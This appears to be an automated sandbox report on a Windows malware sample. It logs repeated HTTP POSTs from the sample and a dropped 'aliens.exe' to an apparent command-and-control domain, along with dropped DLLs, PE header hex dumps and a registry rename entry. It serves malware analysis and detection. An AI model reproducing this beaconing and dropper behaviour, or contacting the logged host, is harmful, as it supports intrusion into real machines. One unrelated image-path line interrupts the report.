Dec 5, 2020 08:27:34.824537992 CET	6225	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:27:39.078546047 CET	6226	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:27:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5103f4340e20344d18948f6707fd78171607153254; expires=Mon, 04-Jan-21 07:27:34 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d36599b40000bf3260889000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=18CAB5U0aqtJlxIP%2BPmV0%2BQm8J0Krgzq7gX7qJw3jTirqD3uJg09pSYa9gJB%2BobmR7QZqLAEjC6njGgo4ugqrkmlUYIW9L%2FdWFjHtk9y3PLlUAiYEA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc0ba2baf1bf32-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49773	104.28.5.129	80	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:28:34.008824110 CET	6270	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:28:37.987642050 CET	6271	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:28:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d7d2ffa144f8c7d410ce0423e8b128f0d1607153314; expires=Mon, 04-Jan-21 07:28:34 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d36680e40000410e61317000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=2kRxqQaS1W77zmFOr8h2V7YzMpEUHFsgs5TYXL7fUMRiVqISCHk5ilW7p2sq7psGuQ%2FeutaEXiEAjdfWEbkK5PBBpe0WryMTqfp8jZbzJyGxdYIdyA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc0d14ad69410e-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:28:46.345810890 CET	6272	OUT	POST /info/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 677 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:28:47.692825079 CET	6273	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:28:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d68ab5bc6a534a0c80f1d6d31a789d16c1607153326; expires=Mon, 04-Jan-21 07:28:46 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d366b1160000410eb08eb000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=yB4UbUvU%2FFsjx%2BEoViTs2I2pXhby%2FZaiHN6aCdvUpV4%2BsjqsEJJy5niANpT6n3wrlMtDBZwX10OYWs8Hn6dAP0s%2FdiVaJoFeyUSynWhAKJbPbNB%2Bug%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc0d61ba58410e-PRG Data Raw: 31 0d 0a 31 0d 0a Data Ascii: 11
Dec 5, 2020 08:28:47.740514040 CET	6274	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49774	172.67.194.30	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:29:10.931420088 CET	6275	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:29:14.676480055 CET	6276	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:29:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d0459c9d77a4504015ca9584f43530e921607153350; expires=Mon, 04-Jan-21 07:29:10 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d367111f00001ed21e28b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2Bgo6%2B63KclBwQsJv7XOGM%2BwJdBZLj2LfB%2BORJZXVdVvLdPxYrFTiwKseD1Z%2BU%2FZjYBYpU0pT0QZY8itealp2E2%2Fmx4ly3pxx82MGWOdPqPMxigWSWQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc0dfb6d6c1ed2-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49775	172.67.194.30	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:29:15.219014883 CET	6277	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

System Behavior

Analysis Process: h1GodtbhC8.exe PID: 6364 Parent PID: 5184

General

Start time:	08:25:59
Start date:	05/12/2020
Path:	C:\Users\user\Desktop\h1GodtbhC8.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\h1GodtbhC8.exe'
Imagebase:	0x400000
File size:	4671378 bytes
MD5 hash:	3CA6DF4914385EFD4BA9CD239B5ED254
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40381F	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsh2645.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsh2646.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsh2646.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4017FA	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EA8	CreateFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8E0EC5	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8E1387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	6D8E1387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibCa.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8D197D	CreateFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibClr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8D197D	CreateFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8E1387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8E1387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8D197D	CreateFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object path not found	1	6D8E1387	CreateDirectoryW
C:\ProgramData\sib	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8E1387	CreateDirectoryW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8E1405	CreateDirectoryW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8D197D	CreateFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6D8A570D	CopyFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6D8A5776	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsh2645.tmp	success or wait	1	403A6A	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsh2646.tmp	success or wait	1	406CEA	DeleteFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp	success or wait	1	6D8B149A	DeleteFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe	success or wait	1	6D8E11C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibCa.dll	success or wait	1	6D8E11C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibClr.dll	success or wait	1	6D8E11C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	cannot delete	1	406E01	DeleteFileW

File Written

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll</td><td>unknown</td><td>32768</td><td>4d 5a 90 00 03 00 00
00 04 00 00 00 ff ff 00
00 b8 00 00 00 00 00
00 00 40 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 28 01 00 00
0e 1f ba 0e 00 b4 09
cd 21 b8 01 4c cd 21
54 68 69 73 20 70 72
6f 67 72 61 6d 20 63
61 6e 6e 6f 74 20 62
65 20 72 75 6e 20 69
6e 20 44 4f 53 20 6d
6f 64 65 2e 0d 0d 0a
24 00 00 00 00 00 00
00 41 de ae 2e 05 bf
c0 7d 05 bf c0 7d 05
bf c0 7d 5e d7 c3 7c
0e bf c0 7d 93 d6 c5
7c 03 bf c0 7d 5e d7
c4 7c 1b bf c0 7d 5e
d7 c5 7c bc bf c0 7d
5e d7 c6 7c 04 bf c0
7d 5e d7 c1 7c 24 bf
c0 7d 05 bf c1 7d 78
bd c0 7d fd cf c4 7c
14 bf c0 7d fd cf c3 7c
12 bf c0 7d fd cf c5 7c
7a bf c0 7d b2 ce c9
7c 0a bf c0 7d b2 ce
c0 7c 04 bf c0 7d b2
ce 3f 7d 04 bf c0 7d
05 bf 57 7d 04 bf c0</td><td>MZ......................@.....
....
(...........!..L.!This program
cannot be run in DOS
mode....
$.......A......}...}...}^..|..
.}...|...}^..|...}^..|...}^..|
...}^..|$..}...}x..}...|...}..
.|...}...|z..}...|...}...|...}
..?}...}..W}...</td><td>success or wait</td><td>25</td><td>403505</td><td>WriteFile</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibCa.dll	unknown	4096	e1 b9 00 4d 5a 90 00 03 00 00 00 82 04 00 30 ff ff 00 00 b8 00 38 2d 01 10 40 04 38 19 30 80 00 70 0e 1f 00 ba 0e 00 b4 09 cd 21 b8 00 01 4c cd 21 54 68 69 73 00 20 70 72 6f 67 72 61 6d 00 20 63 61 6e 6e 6f 74 20 00 62 65 20 72 75 6e 20 69 00 6e 20 44 4f 53 20 6d 6f 80 64 65 2e 0d 0d 0a 24 04 b0 00 50 45 00 00 4c 01 03 00 10 64 38 32 bd 04 12 00 e0 00 00 02 21 0b 01 30 00 00 a6 a5 00 11 06 03 15 06 c4 00 07 20 00 03 42 e0 00 03 00 00 10 00 01 0b 02 0f 03 b7 01 11 01 bf 02 19 20 01 00 00 91 00 17 1e 2e 01 00 d7 40 85 01 2a fb 00 2d 00 1a 10 02 0a 01 23 00 09 01 06 02 03 60 b1 c3 00 00 4f 81 04 80 2b 68 07 01 84 82 0a 00 02 ae 00 00 28 1f 51 01 06 01 00 0c 00 03 14 80 13 38 57 01 07 a5 01 80 4f 08 88 15 08 80 07 48 41 88 07 2e 74 65 78 74 80 07 0c fe a4 00	...MZ.........0......8-..@.8.0 ..p.........!...L.!This. progr am. cannot .be run i.n DOS mo. de....$...PE..L....d82........ !..0............. ..B.................. ....@..*..-. .....#......`....O...+h.......... (.Q..........8W.....O...... HA...text......	success or wait	1	6D8D1BB2	WriteFile
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\SibClr.dll	unknown	52520	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 64 38 32 bd 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 30 00 00 a6 00 00 00 06 00 00 00 00 00 00 06 c4 00 00 00 20 00 00 00 e0 00 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 1e 2e 01 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...d82........... .!..0................. ....@.................	success or wait	1	6D8D1BB2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe	unknown	4387715	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 62 60 f7 f7 26 01 99 a4 26 01 99 a4 26 01 99 a4 92 9d 68 a4 2b 01 99 a4 92 9d 6a a4 ab 01 99 a4 92 9d 6b a4 3e 01 99 a4 b8 a1 5e a4 24 01 99 a4 1d 5f 9a a5 30 01 99 a4 1d 5f 9d a5 35 01 99 a4 1d 5f 9c a5 0a 01 99 a4 2f 79 1a a4 2c 01 99 a4 2f 79 0a a4 23 01 99 a4 26 01 98 a4 2c 00 99 a4 b1 5f 9c a5 17 01 99 a4 b1 5f 99 a5 27 01 99 a4 b4 5f 66 a4 27 01 99 a4 b1 5f 9b a5 27 01 99	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......b`..&...&...&.....h.+. ....j.......k.>.....^.$...._.. 0...._..5...._....../y..,.../y ..#...&...,...._......._..'... ._f.'...._..'..	success or wait	1	6D8D1BB2	WriteFile
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	unknown	1864	ff fe ff 26 7b 00 37 00 43 00 39 00 39 00 39 00 41 00 41 00 41 00 2d 00 42 00 39 00 31 00 45 00 2d 00 34 00 38 00 37 00 45 00 2d 00 39 00 37 00 42 00 44 00 2d 00 37 00 36 00 31 00 39 00 42 00 34 00 35 00 35 00 33 00 32 00 46 00 34 00 7d 00 ff fe ff 02 70 00 33 00 01 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 ff fe ff 05 61 00 64 00 6d 00 69 00 6e 00 ff fe ff 05 30 00 2e 00 30 00 2e 00 30 00 ff fe ff 00 ff fe ff 00 ff fe ff 12 49 00 3a 00 5c 00 6e 00 65 00 77 00 5f 00 6b 00 69 00 6c 00 6c 00 5c 00 70 00 33 00 5c 00 65 00 78 00 65 00 ff fe ff 09 70 00 33 00 28 00 31 00 29 00 2e 00 65 00 78 00 65 00 ff 45 01 7b 0a 20 20 20 20 22 61 70 70 56 65 72 73 69 6f 6e 22 3a 20 22 36 2e 30 2e 38 22 2c 0a 20 20 20 20 22 61 72 70 4e 6f 52 65 6d 6f 76 65 22	...&{.7.C.9.9.9.A.A.A.- .B.9.1.E.-.4.8.7.E.- .9.7.B.D.-.7.6.1. 9.B.4.5.5.3.2.F.4.}.....p.3... ....a.d.m.i. n.....0...0...0............I. :.\.n.e.w._.k.i.l.l.\.p.3.\.e. x.e.....p.3.(.1.)...e.x.e..E.{. "appVersion": "6.0.8",. "arpNoRemove"	success or wait	1	6D8D1BB2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	0	52520	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 64 38 32 bd 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 30 00 00 a6 00 00 00 06 00 00 00 00 00 00 06 c4 00 00 00 20 00 00 00 e0 00 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 1e 2e 01 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...d82........... .!..0................. ....@................	success or wait	1	6D8A570D	CopyFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	0	4096	e1 b9 00 4d 5a 90 00 03 00 00 00 82 04 00 30 ff ff 00 00 b8 00 38 2d 01 10 40 04 38 19 30 80 00 70 0e 1f 00 ba 0e 00 b4 09 cd 21 b8 00 01 4c cd 21 54 68 69 73 00 20 70 72 6f 67 72 61 6d 00 20 63 61 6e 6e 6f 74 20 00 62 65 20 72 75 6e 20 69 00 6e 20 44 4f 53 20 6d 6f 80 64 65 2e 0d 0d 0a 24 04 b0 00 50 45 00 00 4c 01 03 00 10 64 38 32 bd 04 12 00 e0 00 00 02 21 0b 01 30 00 00 a6 a5 00 11 06 03 15 06 c4 00 07 20 00 03 42 e0 00 03 00 00 10 00 01 0b 02 0f 03 b7 01 11 01 bf 02 19 20 01 00 00 91 00 17 1e 2e 01 00 d7 40 85 01 2a fb 00 2d 00 1a 10 02 0a 01 23 00 09 01 06 02 03 60 b1 c3 00 00 4f 81 04 80 2b 68 07 01 84 82 0a 00 02 ae 00 00 28 1f 51 01 06 01 00 0c 00 03 14 80 13 38 57 01 07 a5 01 80 4f 08 88 15 08 80 07 48 41 88 07 2e 74 65 78 74 80 07 0c fe a4 00	...MZ.........0......8-..@.8.0 ..p.........!...L.!This. progr am. cannot .be run i.n DOS mo. de....$...PE..L....d82........ !..0............ ..B.................. ....@..*..-. .....#......`....O...+h.......... (.Q..........8W.....O...... HA...text......	success or wait	1	6D8A5776	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	unknown	135	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 4a 53 63 72 69 70 74 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.Jscript, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..	success or wait	1	6D65C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	512	success or wait	198	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4	success or wait	1	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4	success or wait	1	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	8	success or wait	1	6D8D19FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4096	success or wait	1	6D8D19FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4096	success or wait	1	6D8D19FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	33822	success or wait	1	6D8D19FE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D325705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4287272	success or wait	1	6D8D19FE	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	success or wait	1	406CAB	MoveFileExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll	\??\C:\Users\user\AppData\Local\Temp\nsh2646.tmp\Sibuia.dll\??\C:\Users\user\AppData\Local\Temp\nsh2646.tmp\	success or wait	1	406CAB	MoveFileExW

